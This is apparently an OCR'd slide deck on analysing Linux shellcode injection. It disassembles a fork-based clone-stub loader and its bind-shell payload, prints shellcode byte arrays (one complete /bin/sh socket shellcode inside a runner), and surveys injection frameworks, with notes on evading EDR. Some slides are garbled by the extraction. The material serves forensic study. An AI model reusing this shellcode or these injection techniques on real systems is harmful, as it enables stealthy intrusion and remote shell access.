	0x006025a2	58	pop rax
	0x006025a3	0f05	syscall
	0x006025a5	4831ff	xor rdi, rdi
	0x006025a8	4839f8	cmp rax, rdi
,=<	0x006025ab	740c	je 0x6025b9
	0x006025ad	6a3e	push 0x3e
	0x006025af	58	pop rax
	0x006025b0	4889f7	mov rdi, rsi
	0x006025b3	6a0c	push 0xc ; 12
	0x006025b5	5e	pop rsi
	0x006025b6	0f05	syscall
	0x006025b8	c3	ret
->	0x006025b9	0000	add byte [rax], al
	0x006025bb	0000	add byte [rax], al
	0x006025bd	0000	add byte [rax], al
	0x006025bf	00909031c031	add byte [rax + 0x31c03190], dl
	0x006025c5	"	

Real payload

Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

```
/ (fcn) stubbbing 0  ( disassembly in x86_64 )
 stubbbing ();
; DATA XREF from 0x00400db5 (fcn.00400d94)
; DATA XREF from 0x00400e1c (fcn.00400d94)

0x006025a0 6a39      push 0x39          syscall 0x39 = fork
0x006025a2 58        pop   rax
0x006025a3 0f05      syscall
0x006025a5 4831ff    xor   rdi, rdi
0x006025a8 4839f8    cmp   rax, rdi
,=< 0x006025ab 740c    je    0x6025b9  check if forking succes to jump
                        to payload shellcode

0x006025ad 6a3e      push 0x3e          syscall 0x3e = kill
0x006025af 58        pop   rax
0x006025b0 4889f7    mov   rdi, rsi
0x006025b3 6a0c      push 0xc           Signal 0xc = SIGUSR2
0x006025b5 5e        pop   rsi
0x006025b6 0f05      syscall
0x006025b8 c3        ret
^--> 0x006025b9 0000      add byte [rax], al  The real payload shellcode blob
0x006025bb 0000      add byte [rax], al
0x006025bd 0000      add byte [rax], al
```

Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

```
to_fork:  
    push $0x39  
    pop %rax  
    syscall  
  
    xor %rdi, %rdi  
    cmp %rdi, %rax  
    je child  
  
if_can_not_fork:  
    push $0x3e  
    pop %rax  
    mov %rsi, %rdi  
    push $0xc  
    pop %rsi  
    syscall  
    ret  
  
forked_child:  
    (exec payload address)
```



Based on the reversed assembly the clone-stub loader for payload can be recoded w/ something similar like this...

In this particular code SIGUSR2 is hardcoded w/specfic purpose to kill the parent program (the injector binary). But any SIGNAL or any extension operation can be applied, like: ret the control back to parent, or invoking other sycall or or use etc SIGNAL, anything to cover up ths loader process.

Chapter two Shellcode from MOAR code injection

> The case of shellcode clone-stub

```
$ ./date &
$ 3347

$ ./injecting 3347
[*] mmap found at 0x7efd46e409b0
[*] munmap found at 0x7efd46e409e0
$
$ ps ax|grep date
 3347 pts/0    S      0:00 ./date
 3349 pts/0    S      0:00 ./date
 3353 pts/0    S+     0:00 grep date
$ ps ax|grep injecting
 3359 pts/0    S+     0:00 grep injecting
$ netstat -natpo
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name Timer
tcp      0      0 127.0.0.1:25            0.0.0.0:*
                                         LISTEN
tcp      0      0 0.0.0.0:4444           0.0.0.0:*
                                         LISTEN
                                         3349/date
                                         off (0.00/0/0)
tcp      0      0 0.0.0.0:41725          0.0.0.0:*
                                         LISTEN
                                         -
                                         off (0.00/0/0)
tcp      0      0 0.0.0.0:111           0.0.0.0:*
                                         LISTEN
                                         -
                                         off (0.00/0/0)
tcp      0      0 0.0.0.0:22            0.0.0.0:*
                                         LISTEN
                                         -
                                         off (0.00/0/0)
tcp      0      0 10.0.2.15:22          192.168.7.10:25042
                                         ESTABLISHED
                                         -
                                         Keepalive (5122.91/0/0)
tcp6     0      0 ::1:25                ::*:
                                         LISTEN
                                         -
                                         off (0.00/0/0)
tcp6     0      0 ::::46564             ::*:
                                         LISTEN
                                         -
                                         off (0.00/0/0)
tcp6     0      0 ::::111               ::*:
                                         LISTEN
                                         -
                                         off (0.00/0/0)
tcp6     0      0 ::::22                ::*:
                                         LISTEN
                                         -
                                         off (0.00/0/0)
$ lsof|grep 4444
date    3349      mung    3u      IPv4    7150      0t0      TCP *:4444 (LISTEN)
$ 
$ # demonstration of the parasite with clone-stub loader @unixfreaxjp □
```

The REGEN of the shellcode from injector binary found in forensics process...

Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

```
[0x7efd4730dff6]>
```

The clone-stub and payload shellcode in memory
work-space of the injected process (opcode search result)

```
[0x7efd4730dff6]> s 0x00007efd4730e000
```

```
[0x7efd4730e000]> /x 6a39580f054831ff4839f8740c6a3e584889f76a0c5e0f05c3
```

Searching 25 bytes in [0x7efd4730e000-0x7efd4730f000]

hits: 1

```
0x7efd4730e000 hit12_0 6a39580f054831ff4839f8740c6a3e584889f76a0c5e0f05c3
```

```
[0x7efd4730e000]> s 0x7efd4730e000
```

```
[0x7efd4730e000]> px
```

- offset -	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0x7efd4730e000	6a39	580f	0548	31ff	4839	f874	0c6a	3e58	j9X..H1.H9.t.j>X								
0x7efd4730e010	4889	f76a	0c5e	0f05	c390	9031	c031	db31	H..j.^.....1.1.1								
0x7efd4730e020	d2b0	0189	c6fe	c089	c7b2	06b0	290f	0593)...								
0x7efd4730e030	4831	c050	6802	0111	5c88	4424	0148	89e6	H1.Ph..¥.D\$.H.								
0x7efd4730e040	b210	89df	b031	0f05	b005	89c6	89df	b0321.....2								
0x7efd4730e050	0f05	31d2	31f6	89df	b02b	0f05	89c7	4831	..1.1...+..H1								
0x7efd4730e060	c089	c6b0	210f	05fe	c089	c6b0	210f	05fe!.....!								
0x7efd4730e070	c089	c6b0	210f	0548	31d2	48bb	ff2f	6269!..H1.H./bi								
0x7efd4730e080	6e2f	7368	48c1	eb08	5348	89e7	4831	c050	n/shH..SH..H1.P								
0x7efd4730e090	5748	89e6	b03b	0f05	505f	b03c	0f05	0000	WH...;..P_.<....								
0x7efd4730e0a0	0000	0000	0000	0000	0000	0000	0000	0000								
0x7efd4730e0b0	0000	0000	0000	0000	0000	0000	0000	0000								

Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

```

- offset -  0 1 2 3 4 5 6 7 8 9  A B  C D  E F  0123456789ABCDEF
0x7fffffff448 0200 115c 0000 0000 0000 0000 0000 0000 ...`.....
0x7fffffff458 d0dc aff7 ff7f 0000 0000 0000 0000 0000 .....P,....
0x7fffffff468 0000 0000 0000 0000 502c a5f7 ff7f 0000 .....`<.....
0x7fffffff478 8a62 def7 ff7f 0000 603c a5f7 ff7f 0000 .b.....`<.....
    rax 0xfffffffffffffe00    rbx 0x00000003          rcx 0xfffffffffffffe00
    rdx 0x00000000            r8 0x7fff00000000        r9 0x00000000
    r10 0x7fff00000022       r11 0x00000246        r12 0xffffffff
    r13 0x7fffffff770        r14 0x00000000        r15 0x00000000
    rsi 0x00000000           rdi 0x00000003        rsp 0x7fffffff448
    rbp 0x7fffffff500         rip 0x7ffff7ff705c      rflags 1PZI
    orax 0x0000002b

    ;-- map.unk2.rwx:
    0x7fff7ff7000    6a39      push 0x39             ; '9' ; 57
    0x7fff7ff7002    58        pop rax
    0x7fff7ff7003    0f05      syscall
    0x7fff7ff7005    4831ff
    0x7fff7ff7008    4839f8
    ,=< 0x7fff7ff700b    740c      xor rdi, rdi
    0x7fff7ff700d    6a3e      cmp rax, rdi
    0x7fff7ff700f    58        je 0x7fff7ff7019
    0x7fff7ff7010    4889f7
    0x7fff7ff7013    6a0c      push 0x3e
    0x7fff7ff7015    5e        pop rax
    0x7fff7ff7016    0f05      mov rdi, rsi
    0x7fff7ff7018    c3        push 0xc
    0x7fff7ff7019    90        pop rsi
    0x7fff7ff701a    90        syscall
    0x7fff7ff701b    31c0      ret
    0x7fff7ff701d    31db
    0x7fff7ff701f    31d2
    0x7fff7ff7021    b001
    0x7fff7ff7023    89c6
    0x7fff7ff7025    fec0
    0x7fff7ff7027    89c7

    ,=> 0x7fff7ff7019    nOp
    0x7fff7ff701a    nOp
    0x7fff7ff701b    xor eax, eax
    0x7fff7ff701d    xor ebx, ebx
    0x7fff7ff701f    xor edx, edx
    0x7fff7ff7021    mov al, 1
    0x7fff7ff7023    mov esi, eax
    0x7fff7ff7025    inc al
    0x7fff7ff7027    mov edi, eax

```

Clone-stub shellcode

; [1]
; '>' ; 62
; 12

Real payload shell code

The clone stub loader and its real payload shellcode in memory in debugging

Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

```
- offset -  0 1 2 3 4 5 6 7 8 9  A B  C D  E F  0123456789ABCDEF
0x7fffffff448 0200 115c 0000 0000 0000 0000 0000 0000 ...`.....
0x7fffffff458 d0dc aff7 ff7f 0000 0000 0000 0000 0000 .....P,.....
0x7fffffff468 0000 0000 0000 0000 502c a5f7 ff7f 0000 .....P,.....
0x7fffffff478 8a62 def7 ff7f 0000 603c a5f7 ff7f 0000 .b.....`<.....
```

```
rax 0xffff
rdx 0x000
r10 0x7ff
r13 0x7ff
rsi 0x000
rbp 0x7ff
orax 0x000
```

The clone stub loader is real ad code in ory in gging

Clone-stub stager shellcode is a payload that's used as a loader to execute the real shellcode payload that can camouflage the way it is injected.

It can be using a decoy binary (or a real inject-able process) to plant payload shellcode injection.

The forking is used to clone, after forked pid() is aimed for the payload injection, while parent process will ppid() will be killed (or etc action), and injector used will be exited after forming injection to decoy binary.

```
0x7ffff7ff7023    89c6      mov esi, eax
0x7ffff7ff7025    fec0      inc al
0x7ffff7ff7027    89c7      mov edi, eax
```

What do we learn from this case?


OSINT is on!



Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

Another red teamer's Github tool was used/abused to aim victims of the mentioned incident:




The screenshot shows the GitHub repository page for `jtripper/parasite`. The repository has 2 branches and 0 tags. The commit history is as follows:

File	Commit Message	Date
bin	first commit	8 years ago
include	fixed crashing issue (restores regs)	8 years ago
src	fixed crashing issue (restores regs)	8 years ago
LICENSE	first commit	8 years ago
Makefile	first commit	8 years ago
README.md	updated readme	8 years ago

Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

POC:



The screenshot shows a GitHub fork page for a file named 'fork.s'. The page title is 'jtRIPper fixed crashing issue (restores regs)'. It indicates 0 contributors. Below the title, there are tabs for 'Raw' and 'Blame', and icons for viewing, editing, and deleting the file. The file content is 21 lines (16 sloc) and 187 Bytes. The assembly code is as follows:

```
1  fork:  
2      push $0x39  
3      pop %rax  
4      syscall  
5  
6      xor %rdi, %rdi  
7      cmp %rdi, %rax  
8      je child  
9  
10 parent:  
11     push $0x3e  
12     pop %rax  
13  
14     mov %rsi, %rdi  
15     push $0xc  
16     pop %rsi  
17
```

Chapter two Advance shellcode tricks

> The case of shellcode clone-stub

POC:

```
1  /* parasite.c */
2
3  [...]
4
5  char stub[] = { "\x6a\x39\x58\x0f\x05\x48\x31\xff\x48\x39\xf8\x74\x0c\x6a\x3e\x58\x48\x
6  char shellcode[] = { "\x90\x90\x31\xc0\x31\xdb\x31\xd2\xb0\x01\x89\xc6\xfe\xc0\x89\xc7\x
7
8  [...]
9
10 int main(int argc, char *argv[]) {
11     char shell[strlen(stub) + strlen(shellcode) + 1];
12     sprintf(shell, "%s%s", stub, shellcode);
13
14     parseopts(argc, argv);
15     int pid = atoi(argv[1]);
16
17     attach(pid);
18     struct user_regs_struct *tmp = inject(pid, shell);
19
20     struct sigaction hook_ret;
21     memset(&hook_ret, 0, sizeof(struct sigaction));
22     hook_ret.sa_handler = ret_handler;
23     sigaction(0xc, &hook_ret, 0);
24
25     cont(pid);
26
27  [...]
```

Chapter two Advance shellcode tricks

> Analysis of obfuscated asm shellcode with ESIL

In another case we found this interesting execution of shellcode:

[0x004ce640 [XadvC]0 0% 576 binx32]> xc @ obj._FRAME_END+3696 # 0x4ce640	- offset -	0 1 2 3 4 5 6 7 8 9 A B C D E F	0123456789ABCDEF	comment
0x004ce640	89e5 31c0 31db 31c9 31d2 5050 5066 68ff			.1.1.1.1.PPPfh. ; hit2_0
0x004ce650	f066 6a02 66b8 6701 b302 b101 cd80 89c7			.fj.f.g.....
0x004ce660	31c0 66b8 6901 89fb 89e1 89ea 29e2 cd80			1.f.i.....)
0x004ce670	31c0 66b8 6b01 89fb 31c9 cd80 31c0 66b8			1.f.k..1..1.f.
0x004ce680	6c01 89fb 31c9 31d2 31f6 cd80 89c6 b103			1...1.1.1.....
0x004ce690	31c0 b03f 89f3 49cd 8041 e2f4 31c0 5068			1..?..I..A..1.Ph
0x004ce6a0	2f2f 7368 682f 6269 6e89 e3b0 0bcd 8000			//shh/bin.....
0x004ce6b0	011b 033b 3000 0000 0500 0000 10fd ffff			...;0.....

*) ESIL = Radare's ESIL (Evaluable Strings Intermediate Language),
ESIL can also be viewed as a VM (virtual machine) to emulate
assembly code with its own stack, registers and instruction set to
support static analysis.

Chapter two Advance shellcode tricks

> Analysis simple obfuscated asm shellcode with ESIL

Analysis started by REGEN process:

```
#include <stdio.h>
#include <string.h>

int main(void)
{
    unsigned char payload[] = [
        "\x89\x55\x31\xc0\x31\xdb\x31\x9\x31\xd2\x50\x50\x50\x66\x68\xff\xf0\x66\x6a\x02\x66\xb8\x67\x01\xb3\x02\xb1\x01\xcd\x80\x89\xc7\x31\xc0\x66\xb8\x69\x01\x89\xfb\x89\xe1\x89\xea\x29\xe2\xcd\x80\x31\xc0\x66\xb8\x6b\x01\x89\xfb\x31\xc9\xcd\x80\x31\xc0\x66\xb8\x6c\x01\x89\xfb\x31\xc9\x31\xd2\x31\xf6\xcd\x80\x89\xc6\xb1\x03\x31\xc0\xb0\x3f\x89\xf3\x49\xcd\x80\x41\xe2\xf4\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80
    void (*run)() = (void *)payload; run();
    return 0;
}
```

Chapter two Advance shellcode tricks

> Analysis simple obfuscated asm with ESIL

Analysis started by REGEN process (static analysis, non-executable):

```
[0x000003f0 [xAdvc]0 0% 185 rootcon003.bin] > pd $r @ entry0
    ;-- entry0:
    ;-- section..text:
    ;-- .text:
    ;-- _start:
    ;-- eip:
0x000003f0      31ed      xor    ebp, ebp          ; [14] -r-x section size 562 named .text
0x000003f2      5e         pop    esi
0x000003f3      89e1      mov    ecx, esp
0x000003f5      83e4f0    and    esp, 0xffffffff0
0x000003f8      50         push   eax
0x000003f9      54         push   esp
0x000003fa      52         push   edx
0x000003fb      e822000000  call   0x422           ;[1]
0x00000400      81c3001c0000 add    ebx, 0x1c00
0x00000406      8d8320e6ffff lea    eax, [ebx - 0x19e0]
0x0000040c      50         push   eax
0x0000040d      8d83c0e5ffff lea    eax, [ebx - 0x1a40]
0x00000413      50         push   eax
0x00000414      51         push   ecx
0x00000415      56         push   esi
0x00000416      ff b3f4ffff    push   dword [ebx - 0xc]  ←
0x0000041c      e8afffff    call   sym.imp.__libc_start_main ;[2]
0x00000421      f4         hlt
0x00000422      8b1c24    mov    ebx, dword [esp]
0x00000425      c3         ret
```

Chapter two Advance shellcode tricks

> Analysis simple obfuscated asm shellcode with ESIL

< DEMO>

Chapter two Advance shellcode tricks

> “Moar” tricks reference

Several COMBO “cool” shellcode injection methods you should check:

Injection Tools/Frameworks	Coded by	URL	How
Sektor7: Pure In-Memory (Shell)Code Injection In Linux Userland	C	https://blog.sektor7.net/#!res/2018/pure-in-memory-linux.md	In memory only injection with clear samples and Python regeneration script
Gotham Digital Science: Linux based inter-process code injection without ptrace	C	https://blog.gdssecurity.com/labs/2017/9/5/linux-based-inter-process-code-injection-without-ptrace2.html	without ptrace using the /proc/\${PID}/maps and /proc/\${PID}/mem ; using LD_PRELOAD and overwriting stack

Chapter two Advance shellcode tricks

> “Moar” tricks reference

Linux-inject : "state of injection" is set by ptrace functions and injection is done by `__libc_dlopen_mode()` method via `InjectSharedLibrary()`; dissecting by disassembler:

```
[xAdvc]0 0% 185 injecting> pd $r @ main+943 # 0x401dd3
0x00401dd3 e878efffff call sym.imp.malloc ; [1] ; void *malloc(size_t size)
0x00401dd8 48898548ffff. mov qword [var_b8h], rax
0x00401ddf 488b9560ffff. mov rdx, qword [size]
0x00401de6 488b8548ffff. mov rax, qword [var_b8h]
0x00401ded be00000000 mov esi, 0
0x00401df2 4889c7 mov rdi, rax
0x00401df5 e8b6eeffff call sym.imp.memset ; [2] ; void *memset(void *s, int c, size_t n)
0x00401dfa 488b8560ffff. mov rax, qword [size]
0x00401e01 488d50ff lea rdx, [rax - 1]
0x00401e05 488b8548ffff. mov rax, qword [var_b8h]
0x00401e0c bed4194000 mov esi, sym.injectSharedLibrary ; 0x4019d4 ; const void *s2
0x00401e11 4889c7 mov rdi, rax
0x00401e14 e8d7eeffff call sym.imp.memcpy ; [3] ; void *memcpy(void *s1, const void *s2, size_t n)
0x00401e19 488b9558ffff. mov rdx, qword [var_a8h]
0x00401e20 488b8548ffff. mov rax, qword [var_b8h]
0x00401e27 4801d0 add rax, rdx
0x00401e2a c600cc mov byte [rax], 0xcc ; [0xcc:1]=255 ; 204
0x00401e2d 488b8560ffff. mov rax, qword [size]
0x00401e34 89c1 mov ecx, eax
0x00401e36 488bb568ffff. mov rsi, qword [var_98h]
0x00401e3d 488b9548ffff. mov rdx, qword [var_b8h]
0x00401e44 8b45fc mov eax, dword [var_4h]
0x00401e47 89c7 mov edi, eax
0x00401e49 e8e8f9ffff call sym.ptrace_write ; [4]
0x00401e4e 8b45fc mov eax, dword [var_4h]
0x00401e51 89c7 mov edi, eax
0x00401e53 e826f7ffff call sym.ptrace_cont ; [5]
0x00401e58 488d85a0fcff. lea rax, [var_360h]
0x00401e5f bad8000000 mov edx, 0xd8
0x00401e64 be00000000 mov esi, 0
0x00401e69 4889c7 mov rdi, rax
```

Chapter two Advance shellcode tricks

> “Moar” tricks reference

InjectSharedLibrary() in Linux-inject looks like this:

```
[0x004019d3 [xAdvc]0 0% 165 injecting]> pd $r @ sym.restoreStateAndDetach+71 # 0x4019d3
[ 0x004019d3    90          nop
32: sym.injectSharedLibrary (int32_t arg6, int32_t arg1, int32_t arg2, int32_t arg3, int32_t arg4);
    ; var int32_t var_18h @ rbp-0x18
    ; var int32_t var_10h @ rbp-0x10
    ; var int32_t var_8h @ rbp-0x8
    ; arg int32_t arg6 @ r9
    ; arg int32_t arg1 @ rdi
    ; arg int32_t arg2 @ rsi
    ; arg int32_t arg3 @ rdx
    ; arg int32_t arg4 @ rcx
    ; DATA XREFS from main @ 0x401d5b, 0x401d7d, 0x401e0c
0x004019d4    55          push rbp                                ; /home/mung/test/hacklu2019/l:
0x004019d5    4889e5      mov rbp, rsp
0x004019d8    48897df8      mov qword [var_8h], rdi      ; arg1
0x004019dc    488975f0      mov qword [var_10h], rsi     ; arg2
0x004019e0    488955e8      mov qword [var_18h], rdx     ; arg3
0x004019e4    56          push rsi
0x004019e5    52          push rdx
0x004019e6    4151        push r9
0x004019e8    4989f9      mov r9, rdi      ; arg1
0x004019eb    4889cf      mov rdi, rcx     ; arg4
0x004019ee    41ffd1      call r9                                ; // __libc_dlopen_mode !!
0x004019f1    4159        pop r9
0x004019f3    cc          int3
0x004019f4    5a          pop rdx
0x004019f5    4151        push r9
0x004019f7    4989d1      mov r9, rdx
0x004019fa    4889c7      mov rdi, rax
0x004019fd    48be01000000. movabs rsi, 1
0x00401a07    41ffd1      call r9
0x00401a0a    4159        pop r9
0x00401a0c    cc          int3
```

Chapter two Advance shellcode tricks

> “Moar” tricks reference

Linux-inject : while dissected by radare2's R2Ghidra decompiler:

```
sym.ptrace_setregs((uint64_t)(uint32_t)var_4h, &var_280h);
iVar3 = sym.findRet(0x401a1e);
ptr = (void *)sym.imp.malloc();
sym.ptrace_read((uint64_t)(uint32_t)var_4h, arg2, ptr, 0x4a);
var_b8h = (char *)sym.imp.malloc(0x4a);
sym.imp.memset(var_b8h, 0, 0x4a);
sym.imp.memcpy(var_b8h, sym.injectSharedLibrary, 0x49);
var_b8h[iVar3 + -0x4019d4] = -0x34;
sym.ptrace_write((uint64_t)(uint32_t)var_4h, arg2, var_b8h, 0x4a);
sym.ptrace_cont((uint64_t)(uint32_t)var_4h);
sym.imp.memset(&var_360h, 0, 0xd8);
sym.ptrace_getregs((uint64_t)(uint32_t)var_4h, &var_360h);
arg3 = (int32_t)ptr;
if (_var_310h == (char *)0x0) {
    sym.imp.fwrite("malloc() failed to allocate memory\n", 1, 0x23, _section..bss);
    iVar3 = 0x1b;
    ppvVar4 = &var_1a0h;
    ppvVar5 = (void **)&stack0xfffffffffffffac8;
    while (iVar3 != 0) {
        iVar3 = iVar3 + -1;
        *ppvVar5 = *ppvVar4;
        ppvVar4 = ppvVar4 + (uint64_t)uVar6 * 0x1fffffffffffffe + 1;
        ppvVar5 = ppvVar5 + (uint64_t)uVar6 * 0x1fffffffffffffe + 1;
    }
    sym.restoreStateAndDetach
        ((uint32_t)var_4h, arg2, arg3, 0x4a, (uint64_t)(uint32_t)var_4h, arg2,
         in_stack_fffffffffffffac8);
    sym.imp.free(ptr);
    sym.imp.free(var_b8h);
    uVar2 = 1;
```

Chapter two Advance shellcode tricks

> “Moar” tricks reference

Linux-inject : while dissected by radare2's R2Ghidra decompiler:

```
sym.ptrace_setregs((uint64_t)(uint32_t)var_4h, &var_280h);
iVar3 = sym.findRet(0x401a1e);
ptr = (void *)sym.imp.malloc();
sym.ptrace_read((uint64_t)(uint32_t)var_4h, arg2, ptr, 0x4a);
var_b8h = (char *)sym.imp.malloc(0x4a);
sym.imp.memset(var_b8h, 0, 0x4a);
sym.imp.memcpy(var_b8h, sym.injectSharedLibrary, 0x49);
var_b8h[iVar3 + -0x4019d4] = -0x34;
sym.ptrace_write((uint64_t)(uint32_t)var_4h, arg2, var_b8h, 0x4a);
sym.ptrace_cont((uint64_t)(uint32_t)var_4h);
sym.imp.memset(&var_360h, 0, 0xd8);
sym.ptr
arg3 =
if (_va
    sym
    iVa
    ppv
    ppv
    whi
}
sym
sym.imp.free(var_280h);
uVar2 = 1;
```

After state of injection is enumerated via `ptrace()`, instead using `PEEKTEXT/POKETEXT` trick, the “Linux inject” framework is loading library `InjectSharedLibrary` to use `__libc_dlopen_mode()` function to perform its shellcode injection, and gain control back to the flow by using `ptrace()` again. Meaning: victims or “EDR” will NOT see violation in injection but a legit library loading process execution.

Chapter two Advance shellcode tricks

> “Moar” tricks reference

*Injector without libc (w/ PIE), bypassing ALSR,
supports multiple inject objects..*

mandibule: linux elf injector

ixty/mandibule

intro

Mandibule is a program that allows to inject an ELF file into a remote process.

Both static & dynamically linked programs can be targeted. Supported archs:

- x86
- x86_64
- arm
- aarch64

Example usage: <https://astix.it/mandibule>

@ixty 2018

Here is how mandibule works:

- find an executable section in target process with enough space (~5Kb)
- attach to process with ptrace
- backup register state
- backup executable section
